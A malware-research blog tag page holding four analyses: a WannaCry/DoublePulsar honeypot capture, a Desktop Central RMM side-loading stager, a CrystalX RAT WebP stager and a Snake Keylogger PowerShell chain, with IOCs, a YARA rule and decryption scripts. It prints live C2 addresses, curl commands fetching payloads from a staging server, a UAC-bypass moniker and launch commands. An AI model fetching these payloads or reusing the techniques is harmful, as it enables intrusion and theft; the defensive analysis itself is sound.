7 posts tagged with "malware"

View All Tags

WannaCry in the Wild: Intercepting a DoublePulsar Injection & Launcher.dll Payload

· 6 min read

Overview​

Nearly a decade after its historic global outbreak in May 2017, the automated scanning and exploitation apparatus behind WannaCry (WanaCrypt0r 2.0) remains an active fixture of the IPv4 background noise. Threat actors and automated worm bots continue spraying vulnerable endpoints with NSA-leaked EternalBlue (MS17-010) exploits and DoublePulsar kernel backdoor payloads.

On September 28, 2026 at 08:33 UTC, Malware on Tap's honeypot sensor(s) intercepted an active exploitation sequence originating from Brazil (186.193.28.12). The sensor's SMB emulation engine captured 2,584 frames of raw SMBv1 traffic, assembling a 5.02 MB PE32 DLL payload (launcher.dll, SHA256: ec481093436e1c5a03aaed1a4bc70b6aff99a75e6b1757fb19ec2a676fab0155).


HONEYPOT INCIDENT DOSSIER

WannaCry / DoublePulsar Opportunistic SMB Spreader

An opportunistic SMBv1 reconnaissance and exploitation sequence attempting in-memory DoublePulsar backdoor injection to deliver the WannaCry launcher.dll payload onto port 445/TCP.

Attack ProtocolSMBv1 (Port 445/TCP) → smbd
Primary Artifactlauncher.dll (5,267,459 bytes)
Origin & Network Signals
Attacker Endpoint
186.193.28.12AS53078 (Acesse Comunicação Ltda)Brazil (BR)
Exploitation Signature
MS17-010 (EternalBlue)DoublePulsar (MID 0xfeff)SMB_COM_TRANSACTION2

Attack Progression & Protocol Analysis​

The attacker bot orchestrated a sequential multi-stage probe across five discrete TCP connections before initiating payload transfer:

1. SMB Dialect Negotiation & Session Setup

The client advertises standard legacy dialects (PC NETWORK PROGRAM 1.0, LANMAN1.0, Windows for Workgroups 3.1a, NT LM 0.12). Connection 10010 completes anonymous authentication and establishes session state without credentials.

Phase: Reconnaissance / Dialect Discovery

2. DoublePulsar Verification (MID 0xfeff)

Rather than reinjecting raw kernel shellcode via buffer overflow, the bot tests whether a DoublePulsar ring-0 hook is already present by sending a crafted SMB_COM_TRANSACTION2 request with MultiplexID = 0xfeff.

Phase: Persistence Verification

3. High-Throughput Payload Ingestion

Upon receiving affirmative responses from the SMB emulator, Connection 10016 transfers 2,584 consecutive frames spanning 10.59 MB of raw bistream data, decodes the incoming chunks and flushes the completed binary to disk.

Phase: In-Memory Dropper Injection

Binary Deep Dive: launcher.dll​

Static dissection of the dropped binary (afc8cc2c81345acf3a1f4add32c460bf) confirms that it is the canonical 32-bit launcher.dll component designed to bootstrap the core ransomware encryptor (tasksche.exe).

PE Header & Export Characteristics​

Parsing the portable executable headers reveals strict alignment with the original May 2017 outbreak binaries:

PE Format: PE32 (x86 32-bit Dynamic Link Library)
Compilation Timestamp: 1494505297 (Thu, 11 May 2017 12:21:37 UTC)
Image Base: 0x10000000
Entry Point: 0x11e9
Export Table: launcher.dll (1 exported function)
Ordinal 1: PlayGame (RVA 0x1114)

The exported symbol PlayGame is the signature entry point executed by DoublePulsar's user-mode APC injector or via command-line execution:

rundll32.exe launcher.dll,PlayGame

Section Breakdown & Embedded Resource .rsrc​

The section table demonstrates an extraordinarily bloated resource section comprising 99.5% of the entire binary footprint:

SectionVirtual SizeVirtual RVARaw Data SizeCharacteristics / Role
.text0x28c0x10004,096 bytesMinimal loader code (PlayGame subroutine)
.rdata0x1d80x20004,096 bytesRead-only data & export descriptor
.data0x1540x30004,096 bytesGlobal state variables
.rsrc0x5000600x40005,246,976 bytesEncrypted ZIP container with WannaCry assets
.reloc0x2ac0x5050004,096 bytesRelocation delta table

Embedded Archive Extraction & Decryption Password​

Located at byte offset 0x3c6d6 within the .rsrc section is the PK ZIP file header (PK\x03\x04). At offset 0x45634, the binary contains the hardcoded password string used to decompress the bundled assets:

WNcry@2ol7

Upon invocation of PlayGame, launcher.dll unpacks this internal ZIP archive, dropping the primary decryptor UI (tasksche.exe), helper utilities (taskse.exe, taskhsvc.exe), the spreader service (mssecsvc.exe), and localized ransom notes (msg/m_*.wnry) across 28 languages.


Extracted Indicators & Mutex Telemetry​

Strings recovered from the payload match WannaCry's known operational signatures:

Infection Mutex: Global\MsWinZonesCacheCounterMutexA
Service Display: mssecsvc2.0
Service Binary: mssecsvc.exe
File Extension: .wnry
File Magic: WANACRY

Hardcoded Bitcoin Extortion Wallets​

The binary contains the three infamous static cryptocurrency destination wallets assigned to victims for ransom payments:

  • 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  • 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  • 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Detection Engineering​

YARA Detection Rule​

rule MAL_PE_WannaCry_Launcher_DLL {
meta:
description = "Detects WannaCry ransomware launcher.dll payload deployed via DoublePulsar SMB exploitation"
author = "Malware On Tap"
date = "2026-09-28"
reference = "https://malwareontap.com/fresh-pour/september282026"
hash_sha256 = "ec481093436e1c5a03aaed1a4bc70b6aff99a75e6b1757fb19ec2a676fab0155"
strings:
$export = "PlayGame" ascii
$dll_name = "launcher.dll" ascii
$zip_pwd = "WNcry@2ol7" ascii
$mutex = "Global\\MsWinZonesCacheCounterMutexA" ascii wide
$service = "mssecsvc2.0" ascii wide
$btc1 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn" ascii
$btc2 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw" ascii
$btc3 = "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94" ascii
condition:
uint16(0) == 0x5a4d and
uint32(uint32(0x3c)) == 0x00004550 and
filesize > 5MB and filesize < 6MB and
$export and $dll_name and $zip_pwd and
($mutex or $service or 1 of ($btc*))
}

Indicators of Compromise (IOCs)​

Artifact / IdentifierTypeValue / Context
launcher.dllSHA256ec481093436e1c5a03aaed1a4bc70b6aff99a75e6b1757fb19ec2a676fab0155
launcher.dllSHA11c6ad5ec3774aeedf2837494f633eecc9e983a80
launcher.dllMD5afc8cc2c81345acf3a1f4add32c460bf
Attacker Remote IPIPv4186.193.28.12 (AS53078 Acesse Comunicação Ltda, BR)
Target DestinationPort445/TCP (smbd honeypot emulator)
Exported FunctionPE ExportPlayGame (Ordinal 1, RVA 0x1114)
Infection MutexMutexGlobal\MsWinZonesCacheCounterMutexA
Spreader ServiceService Namemssecsvc2.0 (mssecsvc.exe)
Archive PasswordSecretWNcry@2ol7
Extortion Wallet 1Bitcoin115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Extortion Wallet 2Bitcoin12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Extortion Wallet 3Bitcoin13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Dissecting a Multi-Stage Side-Loading Stager Abusing Desktop Central RMM

· 6 min read

Overview​

A recent threat campaign documented across URLhaus entries (#3912778, #3912780, and #3912782) highlights an intriguing multi-stage delivery pipeline. The threat actor combines binary splitting, DLL side-loading, COM moniker UAC auto-elevation, and registry steganography to deploy an abused ManageEngine Desktop Central (UEMS) RMM Agent pointing to rogue command-and-control (C2) infrastructure.

In this deep dive, we reverse-engineer the initial stager binary chain (Document.exe, zip.zip, CmElv64.dll), unpack the COM auto-elevation mechanism and extract the rogue C2 server configuration.


CAMPAIGN DOSSIER

DCAgent RMM Side-Loading Campaign

A multi-stage loader campaign utilizing DLL side-loading via WmirvSE.exe, ICMLuaUtil COM auto-elevation, and registry payload loading to deploy an abused ManageEngine Endpoint Central Agent onto target machines.

Primary TargetEnterprise Windows endpoints & admin environments
Delivery VectorStaged Archive (zip.zip) & Extractor (Document.exe)
Primary EffectUnauthorized Remote Monitoring & Management (RMM) Access
Technical Signals & C2 Infrastructure
Protocol & Ports
45.64.52.170:8383HTTPS / TLSDCAgent RMM Protocol

Execution Chain Analysis​

The stager deployment relies on a sequence of evasion tactics before bootstrapping the persistent RMM agent:

Stage 1: Binary Splitting (1.dll + 2.dll)

The initial batch script 1.bat combines two binary halves (1.dll and 2.dll) into %PUBLIC%\Documents\CmElv64.dll using standard command line concatenation (copy /b 1.dll + 2.dll). This splits signature detection across separate non-functional fragments.

Type: Evasion / Binary Concatenation

Stage 2: DLL Side-Loading (WmirvSE.exe)

The archive drops WmirvSE.exe, a standard digitally signed executable that imports CmElv64.dll. When WmirvSE.exe executes, Windows automatically loads the dropped CmElv64.dll into its process space.

Type: Defense Evasion / DLL Side-Loading

Stage 3: Silent UAC Bypass (ICMLuaUtil)

Inside CmElv64.dll, disassembly (0x180001000) reveals the COM Moniker CLSID {3E5FC7F9-9A51-4367-9063-A120244FBEC7} (ICMLuaUtil). The stager uses string Elevation:Administrator!new:... to spawn elevated processes (SystemPropertiesAdvanced.exe --evhs=) without triggering UAC prompts.

Type: Privilege Escalation / UAC Bypass

Stage 4: Registry Steganography Loader

CmElv64.dll uses ROR-13 API hashing to dynamically resolve RegOpenKeyExA and RegQueryValueExA. It reads a payload blob stored at HKCU\Software\PngCache\1.png, allocates executable memory via VirtualAlloc, and executes it via CreateThread.

Type: Execution / Registry Payload Loading

Technical Deep-Dive & Artifact Evidence​

1. Reverse Engineering CmElv64.dll​

Static disassembly of CmElv64.dll (c5ab3966dba53f535513dc04e49090293cdbe0e5b9f25e85b718950d94b038b1) highlights two primary subroutines:

COM Moniker Elevation Moniker​

Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

This COM interface (ICMLuaUtil) allows unprivileged code running in a medium-integrity process to request elevated COM objects, which auto-elevates without displaying a UAC prompt under default Windows UAC configurations.

ROR-13 API Hash Resolution​

To obfuscate Windows API calls, CmElv64.dll iterates through kernel32.dll and advapi32.dll export tables, calculating a 32-bit ROR-13 hash for each function name:

  • 0xec0e4e8e -> RegOpenKeyExA
  • 0x7b8f1d82 -> RegQueryValueExA

Once resolved, it reads HKCU\Software\PngCache\1.png. If present, the stager executes the payload in memory.


2. Rogue C2 Configuration & Agent Provisioning​

In the co-submitted archive (111a.zip / URLhaus #3912782), unpacking the DCAgent payload yields DCAgentServerInfo.json:

{
"SERVERIPADDRESS": "45.64.52.170",
"SERVERPORT": "8383",
"SERVERSECIPADDRESS": "45.64.52.170",
"SERVERSECUREPORT": "8383",
"PROTOCOL": "https",
"CUSTOMERID": "8139897bc4bcf9e2eb5a150b4bc0e2b9",
"AGENTVERSION": "11.5.2627.36.W"
}

TLS Certificate Forensics​

Inspecting the embedded X.509 server root certificate (DMRootCA-Server.crt) reveals exact certificate generation metadata:

  • Issuer: C=US, ST=CA, OU=ManageEngine, O=Zoho Corporation, CN=ManageEngineCA
  • Validity Start: Aug 18 11:07:51 2026 GMT
  • Serial Number: 4205653847814396616 (0x3a5d7be45f3b5ac8)

setup.bat installs this certificate directly into the local host's trusted root authority store via SERVER_ROOT_CRT="%cd%\DMRootCA-Server.crt", allowing the agent to communicate back to 45.64.52.170:8383 over HTTPS without certificate warnings.


Indicators of Compromise (IOCs)​

Artifact / IdentifierTypeValue / Details
zip.zipSHA2569498f3d95754de5ec4b9c0649d9ef111e7627c288866cf6a77c017a769c05be8
Document.exeSHA256b30a5acfe90e3f42e714e225a32b1cd7dee5388b253a26381ac9afa8b8b3c8d1
CmElv64.dllSHA256c5ab3966dba53f535513dc04e49090293cdbe0e5b9f25e85b718950d94b038b1
111a.zipSHA25638cd3148ef150ca2d4f1329a2981ccf3d0a59721f3ac204e8dcc921171495287
C2 Server EndpointIP:Port45.64.52.170:8383 (HTTPS)
Customer Auth IDToken8139897bc4bcf9e2eb5a150b4bc0e2b9
Registry KeyPathHKCU\Software\PngCache (1.png)
COM Moniker CLSIDGuid{3E5FC7F9-9A51-4367-9063-A120244FBEC7} (ICMLuaUtil)
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Dissecting a Polymorphic WebP Donut Stager Delivering CrystalX RAT

· 8 min read

Overview​


A new campaign popped up recently serving a polymorphic threat disguised as a WebP image file (app_JnCFbH.webp) hosted on AWS (documented on URLhaus #3910780).

Abuse.ch URLhaus entry


If you browse directly to the staging URL, you get a blank black page with a broken image icon:

Staged WebP in Browser

However, hidden inside this container is a multi-stage loader pipeline designed to deliver CrystalX RAT (CrysRat).

Let's dissect how this delivery chain works, how to unpack the final payload, and how its embedded C2 configuration was decrypted.


CAMPAIGN DOSSIER

CrystalX RAT Polymorphic Stager

A multi-stage loader delivered under the guise of a WebP image file, utilizing rolling subtractive XOR and Donut encryption to execute a secure CrysRat agent.

Primary TargetExposed Windows hosts & admin endpoints
Delivery VectorAWS Singapore staged payload (app_JnCFbH.webp)
Primary EffectRemote access, system control, & credential logging
Technical Signals & Targeted Ports
Protocol & Ports
6700 / TCPTLS / Secure SocketJSON / Custom Framing

Decryption Chain​

The malware authors put together a neat assembly line to unpack the payload in memory without writing it to disk:

Stage 1: x64 GetPC Shellcode

The WebP image file contains a high-entropy data block appended to the end of the image. The stager starts by finding its own position in memory (a standard "GetPC" technique) and executes a basic stub to unpack the first layer in-place.

Type: polymorphic shellcode stager

Stage 2: Backwards Subtractive XOR

Once the initial shellcode is active, it runs a backwards loop over its own payload bytes, subtracting a rolling key byte from each position. It's a simple but effective trick to break static signature detection.

Type: subtractive XOR decryption loop

Stage 3: Donut Loader Execution

Donut wraps .NET assemblies in a native shellcode wrapper. The stager runs the Donut code, which extracts its configuration block, decrypts the embedded payload using the Chaskey block cipher in CTR mode, and decompresses it using APLib.

Type: reflective in-memory assembly loading

Breaking Down the Unpacking Tricks​

The Backwards Subtractive XOR Evasion​

Why did the malware authors write a subtractive rolling XOR loop that runs backwards? Standard security tools often look for repeated byte sequences or run simple linear XOR key solvers to check for hidden executables. By processing the byte array from the end of the file backwards (len(cipher) - 1 down to 0), and using the ciphertext byte from the previous step as the next key, the stager creates a non-linear decryption stream. This effectively breaks static pattern detectors, making the file look like high-entropy noise until the code runs.

Here is the Python equivalent of this backwards rolling loop:

# Simulating the backwards rolling subtractive XOR loop
cipher = bytearray(raw_data)
key = 0x6f
for i in range(len(cipher) - 1, -1, -1):
temp = cipher[i]
cipher[i] = (temp - key) & 0xff
key = temp

Reflective Loading with Donut​

Once decrypted, Stage 2 hands execution over to Donut (a popular, open-source reflective loader framework). Donut is a devious choice for threat actors:

  • CLR Bootstrapping: Since the main payload is written in .NET (which requires the Windows Common Language Runtime to run), Donut's native x64 shellcode bootstraps the runtime from inside a host process. It resolves APIs like CorBindToRuntimeEx to load the CLR directly into memory.
  • AppDomain Hijacking: Once the CLR is active, Donut boots up a new AppDomain and loads the assembly (app_JnCFbH_payload.exe) entirely in-memory. Because no .NET file is written to the hard drive, standard file system hooks and basic EDR scans are completely bypassed.
  • Double Layer Cryptography: The stager payload within the Donut container is additionally protected using the Chaskey block cipher (in CTR mode) and compressed via APLib to keep the footprint as tiny and obfuscated as possible.

Configuration & Key Derivation​

CrystalX RAT keeps its configuration settings (like the C2 address, installation folders, and certificate keys) hidden as encrypted Base64 strings inside the .NET assembly's static fields.

To decrypt these values, replicate the stager's custom key derivation. The malware uses PBKDF2 (Rfc2898DeriveBytes) with a hardcoded SHA-1 password hash, a static 32-byte salt, and 50,000 iterations to derive a 32-byte AES-256 key.

Encrypted Value Layout​

Each encrypted string field follows a simple binary structure:

  1. HMAC Checksum (first 32 bytes): Used to verify the integrity of the data.
  2. AES Initialization Vector (next 16 bytes): The random IV used for CBC mode.
  3. AES Ciphertext (remaining bytes): The actual encrypted data.

Extract and decrypt these fields using the following Python script:

import base64
import hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

# Key derivation parameters (redacted for safety)
password = b"<redacted>"
salt = bytes([<redacted>])
iterations = 50000

# Derive the AES-256 Key
derived = hashlib.pbkdf2_hmac('sha1', password, salt, iterations, dklen=96)
aes_key = derived[0:32]

def decrypt_crys_string(b64_str):
data = base64.b64decode(b64_str)
iv = data[32:48]
ciphertext = data[48:]

cipher = Cipher(algorithms.AES(aes_key), modes.CBC(iv), backend=default_backend())
decryptor = cipher.decryptor()
decrypted = decryptor.update(ciphertext) + decryptor.finalize()

# Trim PKCS7 padding
pad = decrypted[-1]
return decrypted[:-pad].decode('utf-8')

Decrypted Config Values​

By applying the decryptor to the stager's fields, the plaintext C2 configuration can be pulled:

Version: '1.1.0' (CrystalX Client Version)
C2 Server: '47.237.101.246:6700;' (Command & Control Host)
Install Folder: 'SubDir' (Target folder under AppData)
Filename: 'Client.exe' (Dropped stager name)
Mutex: 'e362ccdb-9861-4423-82c1-34c4413b08b4' (Bot campaign identifier)
Auto-Start Key: 'Crys Client' (Registry run key name)

TLS & Command Verification​

CrystalX doesn't communicate using standard WebSockets or HTTP. Instead, it establishes raw TCP socket connections using asynchronous calls (BeginConnect/BeginReceive) wrapped in TLS via an embedded copy of the BouncyCastle library.

The malware developers also implemented solid security checks to protect their botnet from hijackers and security analysts:


  1. C2 Certificate: The stager embeds a complete self-signed X.509 certificate (CN=Crys RAT Server CA) signed with a 4096-bit RSA key. The client checks this certificate to authenticate the C2 server during the TLS handshake.
  2. Command Signature Verification: The configuration includes a 4096-bit RSA public key modulus. Before executing any command sent from the C2 server, the client uses RSACryptoServiceProvider.VerifyHash to check the command's cryptographic signature, making sure it came from the real bot master.

C2 Cert


Threat Context: Webcrystal & MaaS Rebranding​

The CrystalX RAT family was originally distributed under the name Webcrystal RAT in early 2026.

Distributed as a Malware-as-a-Service (MaaS) package marketed via Telegram channels, CrystalX is a Go/C# hybrid derived from older WebRAT (Salat Stealer) codebases. It is known for combining standard data theft (browser credential harvesting, Discord token logging, and cryptocurrency address clipping) with remote VNC control and unique "prankware" modules designed to disorient victims (mouse shaking, desktop icon hiding, screen rotation) while background exfiltration takes place.


Indicators of Compromise (IOCs)​

IndicatorTypeDescription
http://47.129.178.214:8092/app_JnCFbH.webpURLPolymorphic WebP Stager (AWS Singapore)
47.237.101.246:6700C2CrystalX RAT C2 Server
app_JnCFbH_payload.exePEUnpacked CrystalX RAT Payload
e362ccdb-9861-4423-82c1-34c4413b08b4MutexCampaign Mutex
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Deconstructing a Multi-Stage Snake Keylogger PowerShell Campaign

· 6 min read

Overview​

This post details the static analysis and decryption of two malicious scripts: eecrypted.ps1 (documented on URLhaus #3906259) and ugcrypted.ps1 (documented on URLhaus #3906260), both hosted on the malicious staging server 178.16.53.176.

The initial hex-encoded XOR payload loader decrypts and runs the reflective loading helper (RACE.EXECUTE) that hollows out aspnet_compiler.exe to run Snake Keylogger.


Methodology​

To statically analyze this threat chain safely without execution, the following manual steps can be performed.

1. Safe Acquisition​

To prevent accidental execution, retrieve the staging payloads using curl with the output redirected to a safe, non-executable text format:

curl -s -o ./eecrypted_payload.txt http://178.16.53.176/DVB/eecrypted.ps1
curl -s -o ./ugcrypted_payload.txt http://178.16.53.176/DVB/ugcrypted.ps1

2. Manual Layer 1 Decryption (Hex-XOR)​

The payload loader starts with a hex-encoded block ($encryptedHexData) and a hex-encoded XOR key ($decryptionHexKey). Extract the blobs from the file and decrypt them interactively in a Python shell (python3):

import re

# 1. Read the raw powershell crypter file
with open('./ugcrypted_payload.txt', 'r', encoding='utf-8') as f:
text = f.read()

# 2. Extract the hex payload and the 32-byte XOR key using regex
hex_data = re.search(r'\$encryptedHexData\s*=\s*@\'\s*(.*?)\s*\'@', text, re.DOTALL).group(1)
hex_key = re.search(r'\$decryptionHexKey\s*=\s*@\'\s*(.*?)\s*\'@', text, re.DOTALL).group(1)

# 3. Clean up the hex string and convert both to raw byte streams
cipher_bytes = bytes.fromhex(hex_data.replace('\n', '').replace('\r', ''))
key_bytes = bytes.fromhex(hex_key)

# 4. Perform the XOR loop
plain_bytes = bytes(b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(cipher_bytes))

# 5. Save the output as a decrypted PowerShell script
with open('layer1_decrypted.ps1', 'wb') as out:
out.write(plain_bytes)

3. Manual Layer 2 Decryption (Base64-XOR)​

The decrypted Layer 1 output contains a base64-encoded $encodedData block decrypted using a hardcoded string key: "NIJAcoder76@@".

To extract and decrypt it:

import base64
import re

# 1. Read the decrypted Layer 1 script
with open('layer1_decrypted.ps1', 'r', encoding='utf-8') as f:
l1_text = f.read()

# 2. Extract the Base64 cipher text block
b64_cipher = re.search(r"\$encodedData\s*=\s*'(.*?)'", l1_text, re.DOTALL).group(1)
clean_b64 = re.sub(r'\s+', '', b64_cipher) # Remove whitespaces

# 3. Decode the base64 string
cipher_bytes = base64.b64decode(clean_b64)

# 4. XOR decrypt using the key bytes of "NIJAcoder76@@"
key_bytes = b"NIJAcoder76@@"
plain_bytes = bytes(b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(cipher_bytes))

# 5. Save the plain text (which is a base64 string of the final PE DLL)
with open('layer2_b64.txt', 'wb') as out:
out.write(plain_bytes)

4. Manual Layer 3 Decoding (Base64 to PE Injection DLL)​

The decrypted Layer 2 output is the base64-encoded string representing the reflective helper DLL (RACE.EXECUTE). Decode it into a binary DLL:

import base64

# 1. Read the base64 string
with open('layer2_b64.txt', 'r', encoding='utf-8') as f:
b64_pe = f.read().strip()

# 2. Base64 decode to retrieve the raw Portable Executable (PE) bytes
pe_bytes = base64.b64decode(b64_pe)

# 3. Save as the DLL executable
with open('injection_helper.dll', 'wb') as out:
out.write(pe_bytes)

5. Final Snake Keylogger Payload Extraction​

The actual payload bytes are stored inside layer1_decrypted.ps1 as a raw array of integers under [Byte[]]$payloadBytes = (77, 90, 144, ...). To convert this array to a binary executable:

import re

